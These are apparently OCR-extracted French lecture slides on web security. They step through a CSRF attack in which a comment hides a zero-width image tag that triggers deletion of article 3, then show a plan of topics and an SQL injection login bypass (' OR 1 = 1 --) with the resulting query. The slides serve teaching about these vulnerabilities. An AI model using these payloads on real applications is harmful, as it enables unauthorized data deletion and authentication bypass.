
4. CSRF


Super article !
<img
src='article.php?
id=3&action=del'
width=0>
BD
Application
Web
1
Ajouter un commentaire
Envoyer
Ajouter un commentaire
Envoyer
Super article !
<img src='article.php?id=3&action=del'
width=0>
…


4. CSRF


Super article !
<img
src='article.php?
id=3&action=del'
width=0>
BD
Application
Web
1
2
@
Un commentaire a été
ajouté à votre article 3.
Ajouter un commentaire
Envoyer


4. CSRF


Super article !
<img
src='article.php?
id=3&action=del'
width=0>
GET article.php?id=3&action=read
Application
Web
BD
Article 3
3
Un commentaire a
été ajouté à votre
article 3.

4. CSRF


Super article !
<img
src='article.php?
id=3&action=del'
width=0>
GET article.php?id=3&action=read
Application
Web
BD
4
Super article !
<img
src='article.php?id=3&action=del'
width=0>
HTML
Article 3
Super article !


4. CSRF


GET article.php?id=3&action=del
Application Web
BD
Super article !
<img
src='article.php?
id=3&action=del'
width=0>
5
6
HTML
Super article !
<img
src='article.php?id=3&action=del'
width=0>
Article 3
Super article !

Plan

1. Application web
2. Authentification et autorisation : attaques et vulnérabilités
3. Attaques côté client
4. CSRF
5. **Injections vers un interpréteur**
6. Révélation d'informations
7. Attaques logiques

Conclusion


Application
Web
BD
1
login
password
login
' OR 1 = 1 --
password

2 SELECT login, prenom FROM utilisateur
WHERE login='' OR 1 = 1 -- ' AND password=''


Application Web

